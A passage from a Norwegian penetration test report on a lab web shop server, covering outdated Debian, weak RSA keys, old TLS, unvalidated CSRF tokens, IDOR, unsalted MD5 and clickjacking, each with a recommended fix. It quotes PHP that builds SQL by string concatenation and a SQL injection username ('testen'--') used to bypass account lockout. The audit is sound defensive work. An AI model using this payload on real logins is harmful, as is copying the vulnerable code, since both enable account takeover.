# deb-src http://deb.debian.org/debian/ buster-updates main contrib

```

Figur 3.8.3 Innhold i `/etc/apt/sources.list`, som viser serverens konfigurerte Debian Buster og Buster Security kilder.

Det ble heller ikke funnet noen loggfiler i `/var/log/apt/`. Fraværet av APT-logger gjør at tidligere oppdateringsaktivitet ikke kunne verifiseres gjennom denne loggkilden.

Anbefalt utbedring

- Oppgradering til en støttet Debian-versjon (Debian 10 er EOL(end of life) og mottar ikke lenger sikkerhetsoppdateringer)
- Dersom migrering ikke kan gjennomføres umiddelbart, vurder Extended LTS som et midlertidig risikoreduserende tiltak.
- Sett opp automatiske sikkerhetsoppdateringer (eksempelvis `unattended-upgrades`) eller etabler faste rutiner for patching.
- Verifiser at systemet er fullt oppdatert etter oppgradering (`apt list --upgradable`)

3.9 Svake RSA nøkkelstørrelser

HØY

!	CWE CWE-326 Inadequate Encryption Strength	 BERØRTE ENDEPUNKTER Abyss Web Server Console	 ANSVARLIG System- administrator	 REFERANSER cwe-mitre-326
---	---	--	--	--

Beskrivelse

SSL/TLS-konfigurasjonen på serveren viser bruk av private RSA-nøkler på 768 og 1024 bit. Disse nøkkelstørrelsene anses som utilstrekkelige etter moderne sikkerhetsstandarder.

Konsekvens

Svake RSA-nøkler kan i teorien knekkes av en angriper med tilstrekkelige ressurser, noe som ville gjøre det mulig å dekryptere trafikk beskyttet med den aktuelle nøkkelen, eller utgi seg for å være den legitime serveren (MITM-angrep). Dette forsterker risikoen beskrevet i sårbarhet [3.9 utdatert TLS](#), siden en svak nøkkel gjør et eventuelt angrep mot den krypterte forbindelsen betydelig mer gjennomførbart.

Funn

Ved gjennomgang av SSL/TLS-sertifikatoversikten i Abyss Web Server Console ble det bekreftet at serveren benytter to private nøkler, med nøkkelstørrelser på 768 og 1024-bit.

SSL/TLS Certificates

Abyss Web Server Console :: SSL/TLS Certificates Help

Private Keys

Name	Type
boris	RSA 768 bits
boris2	RSA 1024 bits

[Add](#)

Certificate Store

Name	Private Key	Host Name	Valid Until
lp_store	boris	borislockpick.local	Dec 31 23:59:59 2029 GMT
lp_store2	boris2	borislockpick.local	Dec 31 23:59:59 2029 GMT

[Add](#)

Certificate Signing Request [Generate...](#)

ACME-Bot Status [View...](#)

ACME Parameters [Edit...](#)

Figur 3.9.1 SSL/TLS-konfigurasjonen viser bruk av RSA nøkler på 768 og 1024 bit. Skjermbilde fra Abyss Admin panel.

Anbefalt utbedring

- Generer nye private nøkler med en nøkkelstørrelse på minimum 2048 bit, helst 4096 bit om ytelseskravene tillater det.
- Erstatt de eksisterende sertifikatene basert på svake nøkler med nye sertifikater generert fra de sterkeste nøklene.
- Se også utbedring under sårbarhet 6 – Utdatert TLS.

3.10 Utdatert TLS

MIDDELS

!	CWE CWE-326 Inadequate Encryption Strength	 BERØRTE TJENESTE Abyss Web Server Console	 ANSVARLIG System- administrator	 REFERANSER cwe-mitre-326
---	---	---	--	--

Beskrivelse

Serveren aksepterer forbindelser med de utdaterte og usikre protokollversjonene TLS 1.0 og TLS 1.1, i tillegg til nyere/sikrere versjoner. Begge er offisielt utfaset og har kjente kryptografiske svakheter.

Konsekvens

En angriper i posisjon til å avlytte/manipulere nettverkstrafikk (F.eks MITM) kan potensielt tvinge en nedgradering til en av disse svakere protokollversjonene, og dermed dekryptere eller manipulere trafikken. Risikoen er lav ved normal nettleserbruk, siden moderne nettlesere nekter å bruke TLS 1.0/1.1, men representerer en unødvendig svakhet i serverens sikkerhetskonfigurasjon.

Funn

Testing av serverens TLS-konfigurasjon ble utført med verktøyet *nmap*. Resultatet bekrefter at serveren aksepterer forbindelser via TLS 1.0 og TLS 1.1, i tillegg til TLS 1.2 og TLS 1.3.

BASH

```
nmap -script ssl-enum-ciphers -p 443 192.168.212.136
```

```
PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - A
|       TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 1024) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 1024) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.3:
|     ciphers:
|       TLS_AKE_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
```

Figur 3.10.1 Skjermbilde av Nmap som viser støtte for TLS-versjoner 1.0, 1.1, 1.2 og 1.3.

Funnet samsvarer med resultater fra scan i verktøyet Nessus, som identifiserte både «TLS Version 1.0 Protocol Detection» og «TLS Version 1.1 Deprecated Protocol» med alvorlighetsgrad Medium.

☐	MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	1		
☐	MEDIUM	6.5	TLS Version 1.1 Deprecated Protocol	Service detection	1		

Figur 3.10.2 Nessus-alert for TLS 1.0 og TLS 1.1.

Anbefalt utbedring

- Deaktiver TLS 1.0 og TLS 1.1 i serverkonfigurasjonen (Abyss Web Server-innstillinger), og tillat kun TLS 1.2 og TLS 1.3
- Les mer her: <https://aprelum.com/data/doc/2/abyssws-mac-doc.pdf>

3.11 Anti-CSRF Tokens

MIDDELS

!	CWE CWE-352 CWE-16/WASC20 (GET for POST)	 BERØRTE ENDEPUNKTER Sendemail.php, tellfriend.php	 ANSVARLIG Utvikler	 REFERANSER owasp-csrf cwe-mitre-352
---	--	--	--	--

Beskrivelse

Applikasjonen implementerer en CSRF-beskyttelsesmekanisme i form av et skjult csrf-tokenfelt. Ved testing ble det imidlertid observert at tokenet ikke valideres på serversiden. Forespørselen blir derfor behandlet selv om CSRF-tokenet mangler eller er ugyldig.

Konsekvens

Siden CSRF-beskyttelsen ikke faktisk valideres på server-side, kan en angriper lage en ondsinnet nettside eller lenke som automatisk sender denne forespørselen på vegne av et offer, uten at offeret trenger å være klar over det. Siden endepunktet i tillegg aksepterer GET i stedet for kun POST, kan angrepet utløses uten noe skjult skjema i det hele tatt. Et enkelt ``-tag eller en vanlig lenge er nok.


Funn

Ved gjennomgang av kildekoden til *tellfriend.php* (via nettleserens inspector) ble det bekreftet at skjemaet inneholder et CSRF-tokenfelt.

```
<p style="border-left: 26px solid #020202; color: #F5F5F5; font-family: Arial;font-size: 20px;"></p>
<form name="sendemail" action="sendemail.php" method="post" onsubmit="return disablesubmitbtn();">
  <table>
    <input type="hidden" name="subject" value="Tip about new store Boris Lockpicks!">
    <input type="hidden" name="email" value="noreply@borislockpick.local">
    <input type="hidden" name="endtxt" value="\n\nThis message is sent from an unmonitored email and cannot be replied.">
    <input type="hidden" name="csrf" value="579794">
  </table>
  <tbody>
    <tr>
      <td>
        <p align="center" style="color: #F5F5F5; font-family: Arial;font-size: 12px;">Copyright Eastwill Security</p>
      </td>
    </tr>
  </tbody>
</form>
</body>
</html>
```


Figur 3.11.1 Kildekoden til skjemaet, med csrf-feltet uthøvet.

Skjemaet sendes til *sendemail.php* sammen med en tilhørende *email_csrf-cookie*. For å teste om denne beskyttelsen faktisk håndheves server-side, ble en request fanget opp i ZAP, og både csrf-verdien i body og *email_csrf-cookien* ble fjernet før forespørselen ble sendt på nytt:



Figur 3.11.2 Manual Request Editor i ZAP, her ble det markerte csrf-feltet fjernet.

Serveren returnerte 200 OK og bekreftet at handlingen likevel ble utført.



Figur 3.11.3 Manual Request Editor i ZAP bekrefter at meldingen er sendt.

Respsen som bekrefter at e-posten ble sendt, til tross for at CSRF-token og cookie var fjernet. Dette bekrefter at CSRF-beskyttelsen kun eksisterer i skjemaet, men ikke valideres av serveren når forespørselen faktisk behandles.

I tillegg ble det oppdaget at sendemail.php godtar forespørselen som en vanlig GET forespørsel, ikke bare som POST slik den er ment å brukes. Dette gjør angrepet enda enklere å utføre, en angriper trenger ikke lage et skjult skjema som sendes automatisk, det holder med en vanlig lenke, eller til og med et bilde satt inn på en annen nettside, for at handlingen skal utføres så snart offeret åpner siden.

Anbefalt utbedring

- Implementer reell server-side validering av CSRF-tokenet. Forespørselen skal avvises dersom tokenet mangler, er feil, eller ikke samsvarer med brukerens sesjon.
- Sørg for at tilstandsendrende handlinger (som å sende epost) kun aksepteres via POST, aldri GET.
- Vurder å bruke SameSite-attributtet på sesjonscookies (SameSite=Strict eller lax) som et ekstra beskyttelseslag mot CSRF.
- Les mer her: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

! CWE CWE-369 Authorization Bypass Through User- controlled key	 BERØRTE ENDEPUNKTER mypage_show.php (ID-parameteret)	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-639 owasp-insecure-direct-object-reference
---	---	--	--

Beskrivelse


Applikasjonen bruker en numerisk id-parameter i URL-en for å avgjøre hvilken brukers kontoinformasjon som skal vises på mypage_show.php. Applikasjonen utfører ikke tilstrekkelig autorisasjonskontroll for å verifisere at den innloggede brukeren har tilgang til ressursen som den angitte id-verdien refererer til.

Konsekvens

En innlogget bruker kan endre id-verdien i URLen til et annet tall, og dermed få tilgang til personopplysninger tilhørende andre brukere, uten noen form for autorisasjon.


Funn

Ved innlogging med en vanlig testbruker ble kontoinformasjonen normalt hentet med URL-en:



Figur 3.12.1 Brukerdetaljer for «Bengt Østby» ved id=1.

Ved å manuelt endre id-verdien i URLen til id=2. uten å logge ut eller inn som en annen bruker, ble kontoinformasjonen til en helt annen bruker vist.



Figur 3.12.2 Brukerdetaljer for «Anne Holm» ved id=2.

Anbefalt utbedring

- Innfør server-side kontroll som verifiserer at den innloggede brukerens sesjon faktisk samsvarer med den etterspurte id-en, før informasjonen returneres.
- Vurder å bruke indirekte, ikke-forutsigbare referanser (f.eks. UUID) i stedet for fortløpende, numeriske ID-er for å gjøre det vanskeligere å gjette gyldige verdier.
- Implementer tilgangskontroll som en egen, konsekvent sjekk på alle endepunkter som henter brukerspesifikk informasjon, avhengig av om brukeren er autentisert.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

3.13 MD5 passord

MIDDELS

!	CWE CWE-328 Use of Weak Hash CWE-916	 BERØRTE ENDEPUNKTER /usrmgr_saveuser.php /mypage_login.php /mypage_chpwd.php /usrmgr_checklogin.php /admin_checklogin.php	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-328 cwe-mitre-916
---	--	---	--	---

Beskrivelse

Applikasjonen lagrer og sammenligner passord ved å bruke ren MD5 hashing, uten bruk av salt. MD5 er uegnet for passordlagring fordi algoritmen er svært rask å beregne. Dette gjør stjålne passordhasher utsatt for blant annet brute-force og ordlisteangrep. Manglende salt gjør dem i tillegg sårbare for forhåndsberregnede oppslag, som rainbow-tables.

Konsekvens

Om en angriper får tilgang til passord-hashene, kan de utsettes som offline ordliste- og brute force angrep. Fordi MD5 er rask og passordene lagres uten unikt salt, kan svake eller gjenbrukte passord knekkes på kort tid.

Funn

Ved gjennomgang av kildekoden til mypage_login.php ble følgende identifisert:

BASH

```
Cat /home/boris/apps/abyssws/htdocs/mypage_login.php
```

```
$result=sqlqueryfunc_ah("SELECT * FROM customer WHERE login='".$$_POST["login"]."' and pwhash='".md5($_POST["password"])."' and logins < 4");
```

Figur 3.13.1 Viser at passord hashen er en ren md5(), uten salt.

Dette funnet førte til en videre gjennomgang av kildekoden for å undersøke om MD5 også ble benyttet i andre deler av applikasjonen. Et søk etter md5 identifiserte bruk av funksjonen i flere PHP-filer knyttet til brukerregistrering, innlogging, passordendring og administrativ autentisering.

BASH

```
grep -Rni --include="*.php" "md5" /home/boris/apps/abyssws/htdocs/
```

```
boris@osboxes:~$ grep -Rni --include="*.php" "md5" /home/boris/apps/abyssws/htdocs/  
/home/boris/apps/abyssws/htdocs/usrmgr_saveuser.php:73: $result=sqlqueryfunc_ah("INSERT INTO customer VALUES (NULL,'"$_POST["userid"]."',".md5($_POST["password"])."',".$_POST["name"]."',  
$_POST["address"]."',".$_POST["cardnumber"]."',".$_POST["expire"]."',0)");  
/home/boris/apps/abyssws/htdocs/mypage_login.php:62:$result=sqlqueryfunc_ah("SELECT * FROM customer WHERE login='".$$_POST["login"]."' and pwhash='".md5($_POST["password"])."' and logins < 4");  
/home/boris/apps/abyssws/htdocs/mypage_chpwd.php:72: if ($row['pwhash'] == md5($current_password)) {  
    $query = "UPDATE customer SET pwhash = '".md5($new_password)."' WHERE uid = ".$userid;  
/home/boris/apps/abyssws/htdocs/usrmgr_checklogin.php:41:$result=sqlqueryfunc_ah("SELECT * FROM customer WHERE login='".$$_POST["login"]."' and pwhash='".md5($_POST["password"])."' and logins < 4");  
/home/boris/apps/abyssws/htdocs/admin_checklogin.php:26:$result=sqlqueryfunc_ah("SELECT * FROM employee WHERE login='".$$_POST["login"]."' and pwhash='".md5($_POST["password"])."'");
```

Figur 3.13.2 Søk i applikasjonens kildekode viser at md5 benyttes i flere funksjoner for passordhåndtering.

Anbefalt utbedring

- Bytt til en moderne og saltet hashing-algoritme designet for passordlagring, som bcrypt, scrypt eller Argon2.
- Ved bruk av PHP, benytt de innebygde funksjonene password_hash() og password_verify(), som automatisk håndterer salting og bruker en anbefalt algoritme.

- Migrer eksisterende MD5-hashede passord til en sikker algoritme ved neste innlogging fra hver bruker.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

3.14 Omgåelse av kontosperring via SQL Injection

MIDDELS

!	CWE CWE-307 CWE-89	 BERØRTE ENDEPUNKTER Mypage_login.php Usrmgr_checklogin.php	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-307 cwe-mitre-89
---	---------------------------------	---	--	--

Beskrivelse

Kontosperringen som hindrer gjentatte innloggingsforsøk er implementert som en del av selve SQL-spørringen (*AND logins < 4*), i stedet for som en uavhengig kontroll i applikasjonslogikken.

Konsekvens

Siden sperren er en del av SQL-spørringen, kan den omgås ved bruk av SQL Injection i innloggingsfeltet (Se 3.1), ved å kommentere bort *AND logins < 4*-betingelsen, blir kontosperringen irrelevant.

Funn

Under testingen ble det observert at en brukerkonto hadde blitt sperret eller flere mislykkede innloggingsforsøk. Dette førte til en gjennomgang av kildekoden for å undersøke hvordan sperrefunksjonen var implementert.



bengt	ZAP	688 Zaproxy Ridge	
anne	Anne Holm	Hoyskolen Kristiania 0999 Oslo	
karina	Karina Bjork	Oslogate 42 0101 Oslo	
stian	Stian Kvals	Gateadressen 12 3299 Huttuheita	
havn	Navn Navnessen	Standardveien 99 9999 Usett	
testen	Ny Bruker En	testveien 48	
testto	Nummert Tester	Denne er en vei	

Figur 3.14.1 Skjermbilde som viser låst konto.

Ved gjennomgang av kildekoden ble følgende identifisert i mypage_login.php og usrmgr_checklogin.php


```
BASH
grep -RniE "blocked|logins" /home/boris/apps/abyssws/htdocs/

/home/boris/apps/abyssws/htdocs/admin/show.php:75: if ($row["logins"] > 3){
/home/boris/apps/abyssws/htdocs/mypage_login.php:62:$result=sqlqueryfunc_eh("SELECT * FROM customer WHERE login='".$$_POST["login"]."' and pwhash='".md5($_POST["password"])."' and logins < 4");
/home/boris/apps/abyssws/htdocs/mypage_login.php:69: $query = "UPDATE customer SET logins = logins + 1 WHERE uid = ".$row["uid"];
/home/boris/apps/abyssws/htdocs/mypage_login.php:78: $query = "UPDATE customer SET logins = 0 WHERE uid = ".$row["uid"];
/home/boris/apps/abyssws/htdocs/usrmgr_checklogin.php:41:$result=sqlqueryfunc_eh("SELECT * FROM customer WHERE login='".$$_POST["login"]."' and pwhash='".md5($_POST["password"])."' and logins < 4");
/home/boris/apps/abyssws/htdocs/usrmgr_checklogin.php:48: $query = "UPDATE customer SET logins = logins + 1 WHERE uid = ".$row["uid"];
/home/boris/apps/abyssws/htdocs/usrmgr_checklogin.php:59: $query = "UPDATE customer SET logins = 0 WHERE uid = ".$row["uid"];
/home/boris/apps/abyssws/htdocs/usrmgr_clear.php:45: $query = "UPDATE customer SET logins = 0 WHERE uid = ".$GET["id"];
```

Figur 3.14.2 Søk i kildekoden viser hvor betingelsen *logins < 4* benyttes for å kontrollere antall mislykkede innloggingsforsøk.

Dette bekrefter at kontosperringen håndheves som en betingelse i SQL-spørringen.

Manuell testing
testen'-- (med mellomrom bak)



Figur 3.14.3 Innloggingsskjemaet på mypage.php, med brukernavn testen. Brukernavn: testen'-- (med mellomrom bakerst).



Figur 3.14.4 Skjerm bilde av vellykket innloggingsside.

Testet ved å logge inn på den sperrede brukeren med brukernavn, ved å kommentere ut resten av SQL-spørringen med --, ble både passordkontrollen og betingelsen «logins < 4» fjernet fra spørringen som faktisk ble kjørt mot databasen. Innloggingen ble godtatt, og applikasjonen ga tilgang til testen-kontoen til tross for at kontoen var sperret.

Anbefalt utbedring

- Bruk prepared statements for samtlige databasespørringer, inkludert de som håndhever kontosperringer.
- Implementer kontosperringslogikken som en separat, uavhengig kontroll i applikasjonskoden, ikke som en betingelse i samme spørring som selve autentiseringen.
- Sikre usrmgr_clear.php med streng autentisering og autorisasjon, slik at kun administratorer kan nullstille en brukers forsøksteller.

- Les mer her:

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

3.15 ClickJacking Header

MIDDELS

!	CWE CWE-1021	 BERØRTE ENDEPUNKTER Hele applikasjonen	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-1021 owasp-Clickjacking
---	------------------------	--	--	---

Beskrivelse

Applikasjonen mangler http-headeren X-Frame-Options, som normalt hindrer at siden kan lastes inn i en iframe på en annen nettside. Uten denne beskyttelsen kan en angriper legge applikasjonens sider inni sin egen, ondsinnet nettside.

Konsekvens

Ved et clickjacking-angrep kan en angriper legge den ekte nettsiden usynlig oppå sin egen side og lure brukeren til å klikke på knapper eller fyllte ut skjemaer på den underliggende, ekte siden, uten at brukeren er klar over det. Dette kan for eksempel misbrukes til å få en innlogget bruker til å utføre uønskede handlinger, som å sende inn et skjema eller trykke på en knapp brukeren egentlig ikke ønsket å trykke på.

Funn

Active scan i ZAP identifiserte at applikasjonen mangler clickjacking-beskyttelse (manglende X-frame-Options-Header). For å verifisere funnet manuelt ble det opprettet en egen, enkel HTML side der guestbook.php ble lastet inn i en <iframe>. Siden ble lastet inn uten å bli blokkert av nettleseren, som bekrefter at applikasjonen ikke har noen beskyttelse mot at innholdet vises i en ramme på en ekstern nettside.



Figur 3.15.1 Guestbook.php lastet inn i en iframe, med en ondsinnet knapp.

Anbefalt utbedring

- Legg til HTTP-headeren X-Frame-Options: DENY eller X-Frame-Options: SAMEORIGIN i serverkonfigurasjonen.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

3.16 Usikret lagring av sensitiv informasjon

MIDDELS

! CWE CWE-256 CWE-922	 BERØRTE FILER Settings.conf Cachefindings.docx	 ANSVARLIG System- Administrator	 REFERANSER cwe-mitre-256
--------------------------------	---	--	--

Beskrivelse

